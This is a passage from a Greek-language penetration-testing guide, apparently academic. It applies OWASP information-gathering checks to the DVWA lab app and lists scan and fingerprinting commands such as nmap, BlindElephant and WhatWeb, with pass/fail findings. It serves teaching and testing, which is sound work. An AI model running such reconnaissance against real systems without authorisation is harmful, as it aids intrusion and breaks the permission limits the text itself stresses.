Σε σύντομο χρόνο θα προβληθούν τα αποτελέσματα της αναζήτησης στον ενσωματωμένο περιηγητή. Αν προκύψουν αποτελέσματα που αφορούν τη διαδικτυακή εφαρμογή-στόχο τότε ο έλεγχος έχει αποτύχει και ο εξεταστής πρέπει να μην επιλέξει το πεδίο (checkbox) Pass (δηλαδή να το χαρακτηρίσει Fail). Επειδή η εφαρμογή DVWA δεν έχει υπαρκτή παρουσία στο διαδίκτυο θα εφαρμόσουμε τις ενέργειές μας στη σελίδα http://www.dvwa.co.uk/ , που είναι ο κατασκευαστής της DVWA. Η αναζήτηση δεν επέστρεψε αποτέλεσμα για όλες τις καταχωρήσεις του Google Hacking Database. Έπειτα, ανοίγουμε το δεύτερο εργαλείο με όνομα “Simple Browser”, που είναι ένας περιηγητής διαδικτύου. Εκεί, με τη χρήση των κατάλληλων τελεστών αναζήτησης, επιχειρούμε την εύρεση πολύτιμων πληροφοριών για τον οργανισμό και την υποδομή του.

Έπειτα από τη χρήση των ανωτέρω εργαλείων, δεν προέκυψε κάποια αξιοποιήσιμη πληροφορία που να εκθέτει τον οργανισμό και ως εκ τούτου, ο έλεγχος χαρακτηρίζεται ως **Pass**.

Β.3.2. Έλεγχος: Search Engine vulnerabilities in local files


Εκτελώντας τον δεύτερο έλεγχο, ο εξεταστής θα έχει τη δυνατότητα να χρησιμοποιήσει μια δυνατότητα με την οποία εξετάζονται μία προς μία οι ευπάθειες του Google Hacking Database σε κάθε ένα από τα τοπικά αρχεία της διαδικτυακής εφαρμογής.

Εν ολίγοις, λαμβάνονται όλες οι λέξεις κλειδιά (keywords) της ΒΔ και αναζητούνται μέσα σε όλα τα τοπικά (Local, PenetrationTesting crawler, HTTrack folder, FTP) αρχεία της εφαρμογής.

Ο εξεταστής απλά κάνει κλικ στο κουμπί-εργαλείο “Search for Google Hacking Database keywords in local files”.

Στο παράθυρο που προβάλλεται, ο εξεταστής κάνει κλικ στο κουμπί “Click here to search offline files for Search Engine Vulnerabilities” και το σύστημα ξεκινάει την αναζήτηση των αρχείων. Όταν ολοκληρωθεί ο έλεγχος γίνεται απόκρυψη του μηνύματος “Please wait…” και προβάλλονται τα αποτελέσματα στη λίστα. Αν δεν προβληθεί κάποιο αποτέλεσμα τότε ο έλεγχος είναι Pass.

Στην περίπτωση της εφαρμογής DVWA το αποτέλεσμα είναι **Pass**



Εικόνα 7: Αναζήτηση κειμένου που φανερώνει ευπάθεια σε τοπικά αρχεία

2.2. Αναγνώριση Web Server

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-002[11] - Παράρτημα Α: Κεφάλαιο 2.2.


Κατά τη διαδικασία συλλογής πληροφοριών, εξαιρετικά πολύτιμη θεωρείται η γνώση του λογισμικού (και της έκδοσης) που χρησιμοποιεί ο Web Server. Με κάθε αποστολή αιτήματος HTTP, κάθε web server ανταποκρίνεται με διαφορετικό τρόπο. Βασιζόμενος σε αυτή τη μοναδικότητα των HTTP αποκρίσεων, μπορεί ένας εισβολέας να αναγνωρίσει τον τύπο και την έκδοση του server.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Αναγνώριση Web Server" / **Έλεγχος** "Web Server recognition".
2. Εκτελώντας το εργαλείο "Web Server Recognition", προβάλλεται σε ένα νέο παράθυρο η τοποθεσία εγκατάστασης του λογισμικού nmap (μπορεί να αλλάξει με κλικ στο κουμπί "…") και η εντολή που θα αποσταλεί, μαζί με τις παραμέτρους. Ο εξεταστής μπορεί να εισάγει μια νέα παράμετρο, επιλέγοντάς την από την αναδιπλούμενη λίστα και πατώντας το κουμπί "Add Param".
3. Για να ξεκινήσει ο έλεγχος κάνει κλικ στο "Start nmap" και περιμένει την ολοκλήρωσή του. Για τον εξεταστή απαιτείται ιδιαίτερη Προσοχή: Η χρήση του nmap πρέπει να αποφεύγεται καθώς μπορεί να επιβαρύνει πολύ το τοπικό δίκτυο (και τη λειτουργία του στόχου) και να υπάρχουν νομικές συνέπειες σε περίπτωση που δεν έχει εξασφαλιστεί η κατάλληλη άδεια.
4. Άμεσα, στο πεδίο κειμένου θα προβληθούν τα τελικά αποτελέσματα του ελέγχου, που θα περιλαμβάνουν:
   - Τη διεύθυνση IP του στόχου
   - Το πιθανό λειτουργικό σύστημα του στόχου και την πιθανότητα με την οποία εντοπίστηκε
   - Τη λίστα όλων των πιθανών λειτουργικών συστημάτων που φέρει ο στόχος
   - Τις ανοιχτές θύρες, τα πρωτόκολλα και την έκδοση του Web App server που εξυπηρετεί την κάθε μία.

Στην περίπτωση του στόχου DVWA παρατηρούμε ότι το nmap δεν κατάφερε να εντοπίσει host στην εικονική μηχανή και επομένως τερματίζεται η εκτέλεσή του χωρίς αποτέλεσμα. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται ως Pass.

[11]O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-002. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002) (13 Φεβρουαρίου 2019)



Εικόνα 8: Web Server Recognition

2.3. Διερεύνηση των META αρχείων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-003[12] - Παράρτημα Α: Κεφάλαιο 2.3.

Ο επίδοξος εισβολέας μπορεί να αποκτήσει μια εικόνα της δομής της διαδικτυακής εφαρμογής μέσα από τα δημοσίως προσβάσιμα συνοδευτικά δεδομένα (Metafiles). Τα δεδομένα αυτά εντοπίζονται στις παρακάτω τοποθεσίες:


- Μέσα στο αρχείο robots.txt
- Μέσα στις ετικέτες (tags) "META" που περιέχονται στα αρχεία HTML.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Διερεύνηση των META αρχείων" / **Έλεγχος** "Ανάλυση του robots.txt και των META tags" / **Εργαλείο** "robots/META files".
2. Έπειτα προβάλλεται η οθόνη της εικόνας 9. Εκεί, ο εξεταστής κάνει κλικ το κουμπί "START ANALYSIS" και έπειτα προβάλλονται στο παράθυρο οι εξής ενότητες:
   - **Robots.txt file contents**: Τα περιεχόμενα του αρχείου robots.txt (αν υπάρχει)
   - **META tags contents**: Τα τυχόν META tags που βρέθηκαν σε κάθε αρχείο

[12]O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-003. Διαθέσιμο : https://www.owasp.org/index.php/Review_Webserver_Metafiles_for_Information_Leakage_(OTG-INFO-003) (13 Φεβρουαρίου 2019)

- **Search engine rules after the robots.txt and META tags examination**: Η τελική λίστα που προβάλλει αν επιτρέπεται τελικά το Index και το Follow από τις μηχανές αναζήτησης.
- **Sitemaps located inside the robots.txt file**: Τα αρχεία Sitemaps που βρέθηκαν εντός του αρχείου robots.txt και προβάλουν την δομή καταλόγων της εφαρμογής



Εικόνα 9: Αναζήτηση σε robots.txt και META tags

3. Ο παρόν έλεγχος δεν μπορεί να θεωρηθεί Αποτυχημένος, απλώς απαιτείται προσοχή ως προς τις πληροφορίες που εκτίθενται μέσω των robots.txt/META.

Γ. Έλεγχος της εφαρμογής DVWA

Εκτελώντας το εργαλείο στο στόχο DVWA προβάλλεται το παράθυρο της εικόνας 9, στο οποίο παρατηρείται ότι εντοπίστηκε αρχείο robots.txt βάση του οποίου για όλες τις μηχανές αναζήτησης δεν επιτρέπεται η σάρωση κανενός καταλόγου. Κατόπιν τούτου και επειδή δεν φανερώνεται κάποια κρυφή φακελοδομή της εφαρμογής (ή sitemap) ο έλεγχος χαρακτηρίζεται ως **Pass**.

2.4. Απαρίθμηση των εφαρμογών στο Web server

Α. Περιγραφή


Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-004[13] - Παράρτημα Α: Κεφάλαιο 2.4.

Πολλές φορές σε μία διεύθυνση IP μπορεί να αντιστοιχούν πολλές εφαρμογές. Στο στάδιο της συλλογής πληροφοριών, η καταγραφή όλων των εφαρμογών που μπορεί να εκτελούνται στο web server καθίσταται πολύτιμη.

[13]O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-004 .Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Applications_on_Webserver_(OTG-INFO-004) (13 Φεβρουαρίου 2019)

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Απαρίθμηση των εφαρμογών στο Web server" / **Έλεγχος** "Εύρεση εφαρμογών σε ένα Web Server" / **Εργαλείο** "Discover apps in Web Server".
2. Έπειτα, προβάλλεται το παράθυρο της εικόνας 10. Ο εξεταστής κάνει κλικ στο κουμπί "Αναζήτηση εφαρμογών στο Web Server". Το λογισμικό θα εκτελέσει DNS lookup και Reverse Lookup (με την εντολή nslookup). Από το πεδίο κειμένου μπορούμε να εξάγουμε τις επιπρόσθετες εφαρμογές του εξεταζόμενου Web Server.



Εικόνα 10: Αποτελέσματα αναζήτησης εφαρμογών στο Web Server

Μετά την εκτέλεση του εργαλείου στην εφαρμογή DVWA της εικονικής μηχανής ο έλεγχος χαρακτηρίζεται ως **Pass** καθώς δεν υπάρχει νόημα αναζήτησης DNS σε αυτή την περίπτωση.

2.5. Διαρροή πληροφοριών από META html ετικέτες και Σχόλια

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-005[14] - Παράρτημα Α: Κεφάλαιο 2.5.


Σε πολλές περιπτώσεις έχει παρατηρηθεί ότι οι προγραμματιστές ξεχνούν πολύτιμες πληροφορίες για έναν επίδοξο εισβολέα (ονόματα χρηστών, κωδικούς, SQL

[14]O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-005. Διαθέσιμο : https://www.owasp.org/index.php/Review_webpage_comments_and_metadata_for_information_leakage_(OTG-INFO-005) (13 Φεβρουαρίου 2019)

κώδικα κτλ) μέσα σε σχόλια στον κώδικα και μέσα σε διάφορες ετικέτες μεταδεδομένων (META).

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Διαρροή πληροφοριών από META tags και Σχόλια" / **Έλεγχος** "Εύρεση ευάλωτων εφαρμογών σε σχόλια και META tags" / **Εργαλείο** "Analyze Comments,META tags".
2. Στο παράθυρο που προβάλλεται ο εξεταστής μπορεί να επιλέξει τους φακέλους που θέλει να αναζητηθούν (Local project, Local crawler, HTTrack, FTP). Έπειτα κάνει κλικ στο κουμπί "Get Comments and Metadata" και ξεκινάει η σάρωση των αρχείων. Στις λίστες προβάλλονται τα HTML Comments (<!-- -->) και τα META tags. Κάνοντας μια ανασκόπηση μπορεί να εντοπίσει τις ευπάθειες.



Εικόνα 11: Συλλογή και προβολή Σχολίων και META tags

Από την εκτέλεση του εργαλείου στο στόχο DVWA δεν προκύπτει κάποια ευπάθεια και ο έλεγχος χαρακτηρίζεται ως **Pass**.

2.6. Αναγνώριση επικοινωνίας HTTP με την εφαρμογή

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-006[15] - Παράρτημα Α: Κεφάλαιο 2.6.

Για την αναγνώριση του τρόπου λειτουργίας μιας εφαρμογής βασικό βήμα είναι η ανάλυση της επικοινωνίας που γίνεται μέσω του πρωτοκόλλου HTTP. Ο εξεταστής πρέπει να εστιάσει στις πιο συχνά χρησιμοποιούμενες μεθόδους, της GET και του POST.


Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Αναγνώριση επικοινωνίας HTTP με την εφαρμογή" / **Έλεγχος** "Ανάλυση επικοινωνίας HTTP με την εφαρμογή" / **Εργαλείο** "HTTP Analyzer".
2. Στο πεδίο URL εισάγουμε τη διεύθυνση της εφαρμογής, στην αναδιπλούμενη λίστα Method εισάγουμε την μέθοδο HTTP, ενώ στη λίστα Headers εισάγουμε τις επικεφαλίδες που θα συνοδεύουν την αίτηση. Κάνοντας κλικ στο κουμπί "+" προβάλλεται το παράθυρο στο οποίο μπορούμε να προσθέσουμε την επικεφαλίδα (πεδίο Method) και την τιμή της (πεδίο Value).

Εικόνα 12: Προσθήκη επιπρόσθετης επικεφαλίδας HTTP

3. Κάνοντας κλικ στο κουμπί "GO" το σύστημα υποβάλει το αίτημα και αναμένει την απάντηση από την εφαρμογή. Τα στοιχεία αυτά τα προβάλει στα πεδία κειμένου.

[15] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-006. Διαθέσιμο : https://www.owasp.org/index.php/Identify_application_entry_points_(OTG-INFO-006) (13 Φεβρουαρίου 2019)



Εικόνα 13: Χρήση του HTTP Analyzer

Κατά την εξέταση της εφαρμογής DVWA έγινε περιήγηση και αναγνώριση της HTTP επικοινωνίας με το web server. Ο έλεγχος χαρακτηρίζεται **Pass**.

2.7. Χαρτογράφηση μονοπατιών εκτέλεσης μέσα στην εφαρμογή

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-007[16] - Παράρτημα Α: Κεφάλαιο 2.7.

Η πιο χρονοβόρα ενέργεια για κάθε εξεταστή είναι η χαρτογράφηση των ποικίλων μονοπατιών εκτέλεσης μέση στην εφαρμογή. Από τον έλεγχο αυτό μπορεί να προκύψουν πολύτιμες πληροφορίες ευπάθειας της εφαρμογής λόγω ενός απροσδόκητου τρόπου εκτέλεσης από τους χρήστες.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

[16] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-007. Διαθέσιμο : https://www.owasp.org/index.php/Map_execution_paths_through_application_(OTG-INFO-007) (13 Φεβρουαρίου 2019)

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Χαρτογράφηση μονοπατιών εκτέλεσης μέσα στην εφαρμογή" / **Έλεγχο** "Κατανόηση διαφορετικών διαδρομών εκτέλεσης της εφαρμογής".
2. Ο εξεταστής επιχειρεί με τη χρήση του εργαλείου Simple Browser και τις οδηγίες του οργανισμού OWASP να χαρτογραφήσει την εφαρμογή, τηρώντας πάντα σημειώσεις στο πεδίο Notes.

   Στην περίπτωση της εφαρμογής DVWA κατανοήθηκε η δομή και ο έλεγχος χαρακτηρίστηκε **Pass.**

2.8. Αναγνώριση του framework μιας εφαρμογής

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-008[17] - Παράρτημα Α: Κεφάλαιο 2.8.

Στις σύγχρονες εφαρμογές χρησιμοποιούνται κατά κόρον αυτοματοποιημένα εργαλεία εγκατάστασης και διαχείρισης (πχ CMS-Content Management System όπως Joomla, Wordpress κτλ) καθώς και Πλατφόρμες ανάπτυξης (Web Application Frameworks). Τέτοια λογισμικά καθώς και οι διαφορετικές τους εκδόσεις φέρουν γνωστές ευπάθειες/κενά ασφαλείας αλλά και συγκεκριμένες ρυθμίσεις τις οποίες μπορεί να εκμεταλλευτούν οι κακόβουλοι χρήστες. Γι' αυτό το λόγο καθίσταται αναγκαία η αναγνώρισή τους χειροκίνητα ή με τη χρήση ενός αυτοματοποιημένου εργαλείου.


Β. Έλεγχος με την εφαρμογή PenetrationTesting -Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Αναγνώριση του framework μιας εφαρμογής" / **Έλεγχος** "Αναγνώριση του framework μιας εφαρμογής" / **Εργαλείο** ανοιχτού κώδικα blindelephant[18] κάνοντας κλικ στο "Discover WebApp Framework-BlindElephant.py".
2. Στο νέο παράθυρο προβάλλονται τα αποτελέσματα εκτέλεσης της εντολής "python blindelephant.py {siteUrl} guess", η οποία εντοπίζει τα πιθανά frameworks που χρησιμοποιεί η εφαρμογή.

[17] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-008. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Application_Framework_(OTG-INFO-008) (13 Φεβρουαρίου 2019)

[18] GitHub, Blind Elephant. Διαθέσιμο: https://github.com/lokifer/BlindElephant (13 Φεβρουαρίου 2019)

3. Έπειτα, ο εξεταστής εκτελεί το δεύτερο εργαλείο ανοιχτού κώδικα WhatWeb[19] κάνοντας κλικ στο “Fingerprint WebApp-WhatWeb”.
4. Στο νέο παράθυρο προβάλλονται τα αποτελέσματα εκτέλεσης της εντολής “Ruby whatweb {siteUrl}”, η οποία εντοπίζει τις βασικές τεχνολογίες που χρησιμοποιήθηκαν στην εξεταζόμενη εφαρμογή.



Εικόνα 14: Αποτελέσματα εκτέλεσης του WhatWeb στην εφαρμογή DVWA

5. Από τον έλεγχο της εφαρμογής DVWA προέκυψε η ταυτότητα του web server (Apache), η έκδοσή του (2.2.14.) και πλήθος άλλων πολύτιμων πληροφοριών. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Fail**.

2.9. Χαρτογράφηση της αρχιτεκτονικής μιας εφαρμογής

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-010[20] - Παράρτημα Α: Κεφάλαιο 2.9.

Κάθε εφαρμογή στηρίζεται σε μια αρχιτεκτονική, απλή ή πολύπλοκη. Η εφαρμογή μπορεί να υποστηρίζεται από εξυπηρετητές στατικών αρχείων, από Servers εφαρμογής, από Database Servers, από Authentication Servers κτλ.

---

[19] GitHub, WhatWeb. Διαθέσιμο: https://github.com/urbanadventurer/WhatWeb/wiki/Installation (13 Φεβρουαρίου 2019)

[20] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-010. Διαθέσιμο : https://www.owasp.org/index.php/Map_Application_Architecture_(OTG-INFO-010) (13 Φεβρουαρίου 2019)

Η γνώση της αρχιτεκτονικής καθίσταται ιδιαίτερα σημαντική, καθώς ο εξεταστής μπορεί να μελετήσει κάθε οντότητα του συστήματος ξεχωριστά και να εξάγει συμπεράσματα ως προς την ευπάθεια αυτών και τελικά να συμπεράνει το τελικό μέγεθος τρωτότητας της εφαρμογής.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

